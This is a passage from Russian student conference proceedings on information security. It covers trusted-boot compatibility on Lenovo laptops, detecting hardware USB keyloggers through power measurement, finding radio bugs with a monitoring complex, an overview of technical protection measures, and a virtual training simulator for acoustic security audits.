Поскольку после проведенных исследований причину того, что ноутбуки и моноблоки не поддерживают средство доверенной загрузки,выяснить не удалось, то было принято решение связаться с компанией Lenovo и уточнить возможные причины, почему не работает СДЗ на данных моделях. Была предоставлена информация, что на более бюджетных моделях моноблоков, ноутбуков СДЗ не поддерживаются потому, что заблокирован BIOS, а на более дорогих моделях он разблокирован, однако этого производитель не указывает в описании к своим продуктам. Такая же проблема с ноутбуками и моноблоками не только у фирмы Lenovo.

Заключение.На наиболее распространенных ноутбуках и моноблоках средство доверенной загрузки не работает, эта проблема решается только заменой на другие моноблоки и ноутбуки, на которых разблокирован BIOS.В будущем планируется исследовать программно-аппаратные средства доверенной загрузки других фирм, имеющих действующий сертификат ФСТЭК, а также исследовать другие модели ноутбуков и моноблоков на совместимость уже проверенными СДЗ.

Список литературы

1. Информационное письмо ФСТЭК «Об утверждении Требований к средствам доверенной загрузки от 6 февраля 2014 г. N 240/24/405» [Элек-

тронный ресурс] // Официальный сайт Аналитического центр «ФСТЭК». URL: https://fstec.ru/normotvorcheskaya/informatsionnye-i-analiticheskie-materialy/793-informatsionnoe-pismo-fstek-rossii1 (дата обращения 20.03.2019).

2. «Обзор рынка средств (модулей) доверенной загрузки (СДЗ, МДЗ)» [Электронный ресурс] // Официальный сайт Аналитического центр «Anti-Malware.ru». URL:https://www.anti-malware.ru/analytics/Market_Analysis/SDZ-MDZ-russia-market-overview (дата обращения 25.03.2019).

3. Обзор сертифицированных средств защиты информации от несанкционированного доступа (СЗИ от НСД) [Электронный ресурс] // Официальный сайт Аналитического центр «Anti-Malware.ru». URL:https://www.anti-malware.ru/analytics/Market_Analysis/certified-unauthorized-access-security(дата обращения 28.03.2019).

УДК 004.056.53

РАЗРАБОТКА ПОРТАТИВНОГО МОДУЛЯ ДЛЯ ОПРЕДЕЛЕНИЯ СКРЫТЫХ ЗАКЛАДОК В USB УСТРОЙСТВАХ

Н.С. Гриценко, Д.Ю. Думенков, А. А. Галеев, Г.И. Лукьянов
Научный руководитель: ст. препод.Г.И. Лукьянов
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В представленной статье описываются типы закладных устройств, которые используются в USBустройствах. Были затронуты аспекты поиска закладных устройств. Поставлены цели и задачи проектируемого устройства поиска закладных устройств. На основе собранных данных был разработан модуль для определения скрытых закладных устройств.
Ключевые слова. USB устройство, кейлоггер, закладка, RaspberryPi.

В современном мире, на данный момент, невозможно отказаться от использования технических устройств, использующих интерфейс USBдля обмена данными, более того с каждым годом происходит модернизация данного интерфейса (USB 3.0, USB 3.1) которая приводит к увеличению скорости передачи данных. Однако прогресс в данной сфере также располагает к усовершенствованию старых и появлению новых методов и способов шпионской разведки. Разнообразие программных и аппаратных решений,эксплуатирующих каналы утечки информации, очень широко. Но главной проблемой является распространенность информации о таких устройствах, что позволяет злоумышленнику без труда найти необходимое программное или аппаратное решение в свободном доступе. Одним из таких

решений является устройство Кейлоггер (с англ. keylogger), который всем известен, как программная или аппаратная закладка, позволяющая регистрировать различные действия пользователя — нажатия клавиш на клавиатуре, движения и нажатия клавиш мыши и т.д.[1-3]

На просторах интернета несложно найти программные решения, выполняющие функции кейлоггеров. Однако данные решения недолговечны и зачастую для их устранения бывает достаточно использования антивируса или периодического обновления операционной системы. Намного сложнее выявить аппаратное решение. Аппаратные кейлоггеры используются для записи нажатия клавиш через серию устройств, размещенных между клавиатурой и компьютером в местах разрыва кабеля клавиатуры. При необходимости скрытного мониторинга такие устройства встраиваются внутрь стандартной клавиатуры. Как результат – визуально клавиатурный шпион практически незаметен[4].

Основное преимущество аппаратных кейлоггеров – это независимость от операционной системы, установленной на целевом компьютере. При этом такое устройство не вмешивается в работу программ и не обнаруживает свое присутствие в системе. На данный момент созданы аппаратные кейлоггеры, которые не требуют дальнейшего присутствия злоумышленника рядом с объектом атаки, такие устройства управляются посредством беспроводной связи[5].

Нами была проанализирована данная проблема и выявлен путь ее решения. Мы предположили, что с использованием дополнительных технических устройств также возрастет и общее энергопотребление, поэтому нами был разработан модуль, способный с помощью замеров энергопотребления определить наличие посторонних устройств в системе. Для реализации портативного устройства, понадобиться устройство способное работать с последовательной ассиметричной шиной I2C.Нашим выбором стала Raspberry Pi 3(рисунок 1).

Рисунок 1 - Raspberry Pi 3

Такой выбор обусловлен возможностью последующей модификации и реализацией многофункционального устройства. Т.к. данное устройство не может производить самостоятельно измерение вольтамперных показателей, был выбран модуль INA219 (рисунок 2), позволяющий производить такие замеры и передавать по шине I2C данные на Raspberry Pi 3.




Рисунок 2 - модуль INA219

В качестве кейлоггер устройства, в нашем примере будет использоваться RaspberryPiZeroW (рисунок 3) со специальным ПО.




Рисунок 3 - RaspberryPiZeroW

Перед стартом работы был проведен мониторинг энергопотребления наиболее простых клавиатур популярных производителей (таблица 1).

Таблица 1

Потребление USB клавиатур

Производитель	Модель	Ток потребления по паспорту, мА	Ток потребления, мА (реальный)
Microsoft	CCK 2000 v1	100	99
Defender	HM-830 RU	100	100
	HM-710	100	95
	UltraMate SM-530	110	102
Genius	Smart KB-101	100	94
	Genius KB-11	100	104
	SlimStar 130	100	100
Logitech	K120	120	112
	K200	110	105

Для дальнейших исследований нами была установлена в разрыв кабеля питания клавиатуры RaspberryPiZeroW, которая будет выполнять функцию кейлоггера. Клавиатура с установленной закладкой подключается к Raspberry Pi 3, с установленным модулемINA219. Схема подключения INA219 представлена на рисунке 4.




Рисунок 4 – Схема подключения компонентов

Устройство, которое необходимо проверить, подключается в USB-вход подключенный к макетной плате, второй конец этого провода подключается в USB вход Raspberry Pi. Таким образом мы создаем искусственный разрыв между проверяемым устройством и компьютером RaspberryPi. К соответствующим контактам +5V и GND, подключаются контакты V+ и V- модуля INA219. Таким образом мы можем контролировать потребление тока в данной цепи питания.

Ниже приведены графики с примером измерения устройства без кейлогера (рисунок 5) и со скрытым кейлогером (рисунок 6).

Мы знаем, что среднее потребление любой клавиатуры колеблется в диапазоне 99-112 мА, на рисунке 6 значения токопотребления значительно изменилось, в сравнении с рисунком 5, что говорит о наличии стороннего модуля в подключенном устройстве.




Рисунок 5 – Потребление тока клавиатуры без кейлоггера




Рисунок 6 – Потребление тока клавиатуры с установленным кейлогером

Таким образом, использование, разработанного нами, средства для определения сторонних устройств может значительно упростить работу специалистов по информационной безопасности, а также обеспечить должную защиту предприятия от аппаратных кейлоггеров.

Список литературы

1. Сомова Е.В., Дунаевский А.С. Кейлоггеры как актуальная проблема информационной безопасности / Инновационное развитие современной науки: проблемы, закономерности, перспективы сборник статей V Международной научно-практической конференции : в 3 ч.. 2017. С. 60-62.

2. Шлыкова А.В., Хаитжанов А. Специальная техника, применяемая при совершении преступлений / Наука. Общество. Государство. 2014. № 2 (6). С. 120-130.

3. Башлы И.П., Чернышева Н.И. Информационная безопасность как ключевой фактор обеспечения национальных экономических интересов / Логистика в портфеле ресурсов импортозамещающей индустриализации: антикризисные стратегии роста и развития в условиях санкционных ограничений материалы международного научно-практического XI Южно-Российского логистического форума . 2015. С. 243-246.

4. Блохина Е.Е. Программные и аппаратные клавиатурные шпионы / В мире научных открытий Материалы II Международной студенческой научной конференции. 2018. С. 160-162.

5. Хорев А.А. Технические каналы утечки информации, обрабатываемой средствами вычислительной техники / Специальная техника. 2010. № 2. С. 39-57.

УДК 004.056.5

ИСПОЛЬЗОВАНИЕ ВОЗМОЖНОСТЕЙ КОМПЛЕКСА РАДИОМОНИТОРИНГА «КАССАНДРА» ДЛЯ ОБНАРУЖЕНИЯ СОВРЕМЕННЫХ ТЕХНИЧЕСКИХ СРЕДСТВ С ПЕРЕДАЧЕЙ ИНФОРМАЦИИ ПО РАДИОКАНАЛУ

У.В. Михайлова, А.Р. Фаткуллин
Научный руководитель: канд. техн. наук, доцент У.В. Михайлова
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. В статье представлены методы выявления современных технических средств передачи информации по радиоканалу, обзор на комплекс радиомониторинга «Kassandra K6», поиск различных видов радиозакладных устройств и анализ сигналов.
Ключевые слова. Радиоэлектронные закладные устройства, закладные устройства, радиозакладки, комплекс радиомониторинга.

Современные радиоэлектронные закладные устройства представляют собой организованный канал несанкционированного получения и передачи аудио информации в сетях связи/радиосвязи. ЗУ классифицируются по данным признакам:

- РЗУ, передающие данные приёмнику;
- ЗУ, не передающие данные приёмнику (передача информации осуществляется по сетям связи, питания и т. д.);
- РЗУ со сменой несущей частоты;
- ЗУ с передачей перехваченной информации по телефонному каналу.

В первую группу входят радиозакладные устройства, предназначенные для получения аудиоинформации по акустике помещения, телевизионные закладные устройства, предназначенные для получения аудио- и визуальной информации, и радиозакладные устройства в телефонных линиях связи, устройствах их обработки и передачи информации, сетях питания и т.д. Передача перехваченной информации происходит радиосигналом. Ко второй группе относятся устройства,не передающие данные приёмнику к ним относятся группаЗУ в линиях связи, питания и охранной сигнализации с использованием этих линий связи для передачи перехваченной информации.

Мощность излучения современных радиозакладных устройств:

- Малая мощность излучения-до 10 мВт
- Средняя мощность излучения– от 10 до 100 мВт
- Большая мощность излучения– более 100 мВт
- С регулируемой мощностью излучения.

Виды модуляции используемые в современных радиозакладных устройствах:

– AM, FM, WFM
– частотная мозаика;
– инверсия спектра;
– дельта-модуляция (адаптивная дельта-модуляция);
– шумоподобные сигналы;
– сигналы с псевдослучайным изменением частоты.

По стабилизации частоты:
– нестабилизированные;
– со схемотехнической стабилизацией частоты;
– с кварцевой стабилизацией.

Комплекс позволяет контролировать широкий диапазон частот без пропусков использования конверторов, контролируется диапазон от 9 кГц до 6 гГц (рисунок 1).




Рисунок 1 - Сканирование в диапазоне от 9кГц до 6гГц

Максимальная скорость сканирования комплекса при полосе пропускания 20 в секунду. Комплекс позволяет автоматически классифицировать различные цифровые стандарты связи как TETRA, APCO 25, DMR, AnalogTV, GSM, UMTS(3G), DECT, BLUETOOTH, 802.15.4 (ZigBee).

Комплекс позволяет в автоматическом режиме выявлять сигнал в интересующем диапазоне, задавать линию порога, обнаруживать и заносить в список обнаруженных сигналов превышающих линию порога, а также делать действия над ним по записи и анализу сигнала. Уникальной возможностью комплекса под управлением программного обеспечения RadioInspectorRT является возможность создать линию порога не в виде какой-либо прямой, а в виде огибающей. Например графика максимума +3дБ (рисунок 2).

После этого, любые сигналы, которые превысят линию установленного нами ранее порога, будут моментально обнаружены и попадут в список обнаруженных (рисунок 3).




Рисунок 2 - Постановка комплекса на охрану и установление графика порога




Рисунок 3 - Нахождение радиозакладки

Мы можем посмотреть на сам сигнал, определить время его появления, уровень сигнала и если мы признаем, что данный сигнал не является опасным, мы можем откорректировать линию порога и удалить этот сигнал из списка обнаруженных. При необходимости мы можем прослушать данный сигнал в режиме «Stop», настроившись на него. Также можем посмотреть на него, используя низкочастотный осциллограф. В данный момент мы видим осциллограмму нашей радиозакладки (рисунок 4).




Рисунок 4 -Осциллограмма радиозакладки

Также в результате исследовательской работы мною было собрано радиозакладное устройство, меняющее свой диапазон вещания через определенный интервал времени. Пример осциллограммы этого устройства представлен на рисунке 5.




Рисунок 5 - Радиозакладное устройство, меняющее свой диапазон вещания

На поле спектрограммы появилось сразу несколько частот это характерный признак того, что у появившегося сигнала есть гармонические составляющие.

Помимо просто обнаружения сигналов и записи их в таблицы в списки обнаруженных над этими сигналами можно проводить различные действия как запись демодулированного аудио-сигнала и классификации на принадлежность различным цифровым стандартам связи.

Поиск таких закладок производится антенной и в дальнейшем с помощью амплитудной пеленгации выявить местоположение источника излучения.

Список литературы

1. Михайлова У.В., Лукьянов Г.И. Эффективность применения СЗИ от утечки по акустическим каналам // Вестник УрФО. Безопасность в информационной сфере. 2014. № 4 (14). С. 14-18.

2. Баранкова И.И., Михайлова У.В., Лукьянов Г.И. Техническая защита информации: Учебное пособие. Электронное издание / Магнитогорск, 2017.

3. Михайлова У.В., Аименева А.А., Полехина А.В. Технические средства защиты информации // Актуальные проблемы современной науки, техники и образования. 2012. Т. 2. № 70. С. 27-30.

4. Михайлова У.В., Тихомиров С.Э., Быкова Т.В. Оценка эффективности защиты радиоканала // Актуальные проблемы современной науки, техники и образования. Тезисы докладов 76-ой междунар. науч.-техн. конф. Изд-во Магнитогорск. гос. техн. ун-та им. Г.И. Носова, 2018. Т. 1. С. 312-313.

5. Баранкова И.И., Михайлова У.В., Лукьянов Г.И., Калугина О.Б. Обеспечение защиты информации от утечки по техническим каналам. Ла-

бораторный практикум: Учебное пособие. Магнитогорск: Изд-во Магнитогорск. гос. техн. ун-та им. Г.И. Носова, 2018. 56 с.

6. Михайлова У.В., Фасхеев К.В., Веденеев В.А. Разработка модели угроз и модели нарушителя с целью создания системы технической защиты информации выделенного помещения на базе МГТУ // Актуальные проблемы современной науки, техники и образования. Тезисы докладов 76-ой междунар. науч.-техн. конф. Изд-во Магнитогорск. гос. техн. ун-та им. Г.И. Носова, 2018. Т. 1. С. 316-316.

7. Михайлова У.В., Лукьянов Г.И. Защита информации в помещении от утечки по акустическому каналу // Актуальные проблемы современной науки, техники и образования. Тезисы докладов 76-ой междунар. науч.-техн. конф. Изд-во Магнитогорск. гос. техн. ун-та им. Г.И. Носова, 2018. Т. 1. С. 294-294.

УДК 004.056.53

ТЕХНИЧЕСКИЕ СРЕДСТВА ЗАЩИТЫ ИНФОРМАЦИИ

Д.С. Коняева, И.В. Дворянинова, Д.И. Земсков
Научный руководитель: канд. эконом. наук, доц. А.Ю. Орлова
г. Ставрополь, Северо-Кавказский федеральный университет

Аннотация. Сегодня вопросы обеспечения информационной безопасности являются предметом пристального внимания, поскольку внедряемые повсеместно технологии без обеспечения информационной безопасности становятся источником новых серьезных проблем. Данная статья раскрывает понятие «технические средства защиты информации», рассматривает некоторые виды СЗИ.

Ключевые слова. Информация, безопасность, технические средства, инженерно-техническая защита информации, защита информации.

На сегодняшний день чаще появляются большие компании, глобальные корпорации, которые охватывают разные сферы жизни общества. Они владеют огромными объёмами информации, и их необходимо где-то хранить и обеспечить достойную защиту.

Информация – это любые сведения, передаваемы и получаемые, сохраняемые различными источниками. Информация бывает разная, например, об окружающем мире, о клиентах, об информационных системах, оборудовании и т.д. В современном мире она имеет большую ценность. Поэтому утечка данных до сих пор является главной проблемой в информационном сообществе.

Многие большие корпорации и компании выделяют большие силы, чтобы обеспечить защиту информации. Защита информации – мероприятия направленные на предотвращение утечки пользовательской информации,

причиной которой может служить, например, защита от нанесения вреда владельцу данных в результате предполагаемой потере или хищении ценной информации [1].

Согласно ГОСТ Р 50922-2006 «Защита информации. Основные термины и определения» есть 4 вида защиты информации:

– правовая защита: обеспечивается законодательными актами, входящие в состав правовых и нормативных документов, которые регулируют взаимосвязь субъектов по обеспечению безопасности информации, использование этих актов, а также контролирование за их исполнением;

– техническая защита информации: состоит в обеспечении не криптографическими способами обеспечения безопасности информации, которые подлежат защите в соответствии с действующим законодательством при помощи использования технических, программных и программно-технических средств;

– криптографическая защита информации: состоит из криптографического преобразования, т.е. используются специальные методы шифрования, кодирования или иного представления информации, которые позволяют зашифровать важные данные от потенциальных злоумышленников;

– физическая защита информации: обеспечение безопасности данных состоит в использовании организационных действий и группы средств, которые будут являться помехой для несанкционированного доступа сторонних лиц к защищаемому объекту;

Для более ясной оценки того, какой тип защиты лучше применить для безопасности данных, рассмотрим основные виды каналов утечки информации [2];

– Материально-вещественный – утечка данных происходит путём кражи, несанкционированного доступа к устройствам хранения информации: флэш-накопителям, дискам, документации и т.д.;

– Визуально-оптический – получить информацию можно при помощи оптических устройств, считывая данные с мониторов, интерактивных досок;

– Технический канал – потеря данных появляется при доступе к хранению, созданию или отправке информации, а так же, при использовании некоторых технических средств, преобразующие сигналы в необходимый формат;

Для соблюдения безопасности данных необходимо придерживаться трёх важных свойств информации: конфиденциальность, целостность и доступность.

– Конфиденциальность – свойство данных, в котором доступ к ней имеют только уполномоченные на это сотрудники компании.

– Целостность – свойство информации, в котором нет никакого изменения или преднамеренного редактирования уполномоченными лицами.

– Доступность – свойство информации, в котором лица имеющие доступ, имеют право свободно реализовывать своё право доступа к данным.

Физические средства обеспечения защиты информации – механизмы, которые функционируют вне зависимости от ИС[2].

Аппаратные средства обеспечения защиты информации - любые электрические, электронные, оптические, лазерные и другие устройства, которые встраиваются в информационные и телекоммуникационные системы.

Программные средства обеспечения защиты информации – это простые и комплексные программы, которые предназначены для выполнения задач, связанных с обеспечением информационной безопасности. Программные средства имеют высокий уровень требовательности к мощности аппаратных устройств, и при установке обязательно надо предусмотреть дополнительные резервы[3].

Список литературы

1. Соколов, А.В. Защита информации в распределенных корпоративных сетях и системах / А.В. Соколов, В.Ф. Шаньгин. - М.: ДМК Пресс, 2012. - 656 с.

2. Спесивцев, А.В. Защита информации в персональных ЭВМ / А.В. Спесивцев, В.А. Вегнер, А.Ю. Крутяков. - М.: Радио и связь, **2015**. - 192 с.

3. Степанов, Е.А. Информационная безопасность и защита информации. Учебное пособие / Е.А. Степанов, И.К. Корнеев. - М.: ИНФРА-М, 2014. - 304 с.

УДК 004.588

РАЗРАБОТКА ВИРТУАЛЬНОГО ТРЕНАЖЁРА ДЛЯ ОЦЕНКИ ЗАЩИЩЕННОСТИ АКУСТИЧЕСКОЙ ИНФОРМАЦИИ В КОНТРОЛИРУЕМОМ ПОМЕЩЕНИИ

В.А. Шпак., Е.С. Кремлёв., У.В. Михайлова
Научный руководитель: канд. техн. наук, доц. У.В. Михайлова
г. Магнитогорск, Магнитогорский государственный технический университет им. Г.И. Носова

Аннотация. Рассмотрены функциональные достоинства внедрения виртуальных тренажеров в учебный процесс. Разработан виртуальный тренажёр для оценки защищенности акустической информации в контролируемом помещении, описаны его преимущества и возможности.

Ключевые слова: информационные технологии, образование, виртуальные тренажеры, информационная безопасность.

Большинство современных предприятий независимо от вида деятельности и форм собственности не может успешно вести свою деятельность без обеспечения системы защиты своей информации, включающей организаци-

онно-нормативные меры и технические средства контроля безопасности информации при ее обработке, хранении и передаче в автоматизированных системах (АС) [1].

В бизнесе промышленный шпионаж используется для получения секретной информации, являющейся коммерческой тайной и дальнейшее её использование с целью уменьшения убытков на конкурентную борьбу предприятий, преодоления технологического отставания, увеличения клиентской базы.

Вне зависимости от типа тайны, интерес злоумышленника зависит от характера информации и физических носителей, на которых она представлена. Поэтому основными формами информации, подлежащими защите, являются: документальные, акустические, телекоммуникационные, видовые. С целью предотвращения хищения таких форм информации любое предприятие нуждается в квалифицированных специалистах в области информационной безопасности.

Для обеспечения необходимых результатов обучения специалистов ВУЗы должны иметь соответствующие программно-аппаратную и специализированную технические базы для проведения практических занятий. Развитие информационных технологий и постоянно изменяющиеся профессиональные условия, в которых выпускник обязан разбираться, подталкивает ВУЗы своевременно реагировать и постоянно адаптироваться к условиям отрасли и рынка труда.

Наиболее серьезная проблема, характерная всей образовательной системе подготовки и повышения квалификации специалистов технических специальностей, являет собой отставание материально-технического обеспечения от требований жизни. Внедрение виртуальных тренажеров в практику образования специалистов информационной безопасности позволит нивелировать временное отставание между появлением нового оборудования на рынке и началом использования его в образовательных целях.

В связи с переходом образовательного процесса в виртуальную среду, можно выделить такие достоинства, как:

а) Удешевление обучения без потери качества образования;

б) Ускорение овладения навыками использования специального оборудования большими группам студентов;

в) Возможность проведения лекционных занятий с демонстрированием практической части на виртуальном тренажере;

г) Облегчение дистанционного обучения;

д) Безопасное воспроизведение аварийных ситуаций и корректировка поведения в ней человека.

е) Автоматизированный сбор аттестационных данных

Для эффективной подготовки специалистов информационной безопасности и повышения их профессиональных навыков используют виртуальные тренажеры и имитаторы средств защиты информации. Разработанный тренажер предназначен для визуализации практической работы и обучения проведению аттестационных мероприятий или поиска закладных устройств с использованием специальных технических средств.

Таким образом, данный виртуальный тренажер позволяет решать следующие задачи:

а) изучать основные методики проведения оценки защищенности акустической информации в помещении;

б) осваивать специальное оборудование, используемое специалистами информационной безопасности на современных предприятиях;

в) получать навыки поиска и идентификации скрытых закладных устройств.

Виртуальный тренажер представляет собой программный комплекс, позволяющий проводить физические опыты на компьютере без непосредственного контакта с реальной лабораторной установкой или стендом. Мультимедийная учебная лаборатория сочетает в себе имитационную динамическую модель оборудования и программную оболочку, включающую методическое сопровождение лабораторной работы, информацию об оборудовании и инструментах, их технических характеристиках (рис. 1).




Рисунок 1 - Информация об оборудовании на примере АИ-3М

В программе есть возможность расставлять генератор шума, акустические излучатели, закладные устройства, шумомеры и настраивать их параметры по желанию пользователя. При этом у каждого из этих специальных инструментов изменяются абсолютно те же параметры, что и у их реального прототипа.

На тренажере предусмотрены два режима работы:

а) теоретический – при помощи интерфейса тренажера студенты могут изучить основные технические характеристики специализированного оборудования, то как выглядит это оборудование, ознакомится с интерфейсом данного оборудования;

б) практический – позволяет обучающимся изучить возможности специализированного оборудования, исследовать помещение на предмет защищенности по акустическому каналу с использованием специальных методик, а также предусмотрена возможность поиска закладных устройств. Места расположения закладных устройств не являются постоянными и имеется возможность модерации администратором.

Для реализации комплекса-тренажера выбрана абстрактная схема офиса (рис. 2). Данный офис имеет такие помещения, как шоурум, конференц-зал, кухня, санузел, серверная, ресепшн, офисные пространства.




Рисунок 2 – Схема помещений офиса

В общем случае среда распространения носителя акустической информации от источника к приемнику может быть однородной и неоднородной, т.е. образованной последовательными участками различных физических сред: воздуха, древесины дверей, стекол окон, бетона или кирпича стен, различными породами земной поверхности и т.д. [2].

Данный виртуальный тренажер учитывает и этот аспект распространения акустических волн в помещении с однородными и неоднородными стенами, мебелью и т.д. Предусмотрен выбор материала для модерирования стен и дверей с возможностью дополнительного экранирования.

Заключение. Качественное улучшение подготовки специалистов в области информационной безопасности на данный момент актуально, поэтому существует необходимость разработки новых учебных программных средств и виртуальных тренажеров.

Внедрение в образовательную программу ВУЗов виртуального тренажера имитатора средств акустической защиты информации повысить компетентность, технологическую грамотность и инициативность студентов, обучающихся по специальности «Информационная безопасность автоматизированных систем». Так же данный тренажер будет полезен таким специальностям, как «Комплексная защита объектов информатизации» и «Техническая защита информации».

Список литературы

1 А.П. Зайцев, А.А. Шелупанов, Р.В. Мещеряков и др. Технические средства и методы защиты информации. Москва: Машиностроение. 2009. 507 с.

2 Рагозин Ю.Н. Инженерно-техническая защита информации: учебное пособие по физическим основам образования технических каналов утечки информации и по практикуму оценки их опасности/ Рагозин Ю.Н. Электрон. текстовые данные. СПб.: Интермедия. 2018. 168 c. URL: http://www.iprbookshop.ru/73641.html.

3 Баранкова И.И., Михайлова У.В., Быкова Т.В. Сложности, возникающие при проведении аудита информационной безопасности на предприятии / Вестник УрФО. Безопасность в информационной сфере. 2019. № 1 (31). С. 53-56.

4 Михайлова У.В., Быкова Т.В. Аудит информационной безопасности на предприятии / Международная конференция «Наука. Исследования. Практика». – 2019. – С.341-345.

5 Михайлова У.В., Лукьянов Г.И. Защита информации в помещении от утечки по акустическому каналу / Актуальные проблемы современной науки, техники и образования Тезисы докладов 76-ой международной научно-технической конференции. 2018. С. 294.

6 Думенков Д.Ю., Лукьянов Г.И., Михайлова У.В. Разработка комплекса оценки акустической защищенности помещения / безопасность информационного пространства: Сборник трудов XVII Всероссийской научно-практической конференции студентов, аспирантов и молодых ученых: в 2 томах. 2018. С. 22-28.

7 Баранкова И.И., Михайлова У.В., Лукьянов Г.И. Анализ методик оценки звукоизоляционных свойств ограждающий конструкций / Актуальные проблемы современной науки, техники и образования. 2017. Т. 1. С. 211-214.

8 Баранкова И.И., Михайлова У.В. Особенности формирования оценочных средств для оценки уровня сформированности компетенций специалиста по информационной безопасности / Информационное противодействие угрозам терроризма. 2015. Т. 2. № 25. С. 26-30.

9 Пешонов С.А., Баранкова И.И., Романько Е.А., Михайлова У.В. Имитационный тренажер для изучения устройства и принципа разработки подземных горнодобывающих систем / Имитационный тренажер. Магнитогорск, 2011.

10 Баранкова И.И., Михайлова У.В., Романько Е.А., Борисов В.О. Имитационный тренажер для изучения устройства и принципа работы теодолита / Магнитогорск, 2011.

Секция IV

ОРГАНИЗАЦИОННОЕ И ПРАВОВОЕ ОБЕСПЕЧЕНИЕ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

УДК 347

ПРАВОВЫЕ АСПЕКТЫ ЗАЩИТЫ ИНТЕЛЛЕКТУАЛЬНЫХ ПРАВ В СЕТИ ИНТЕРНЕТ

К.Р. Инякин
Научный руководитель: канд. ист. наук, канд. юр. наук, доц. О.И.Филонова
старший преподаватель А.В. Человечкова
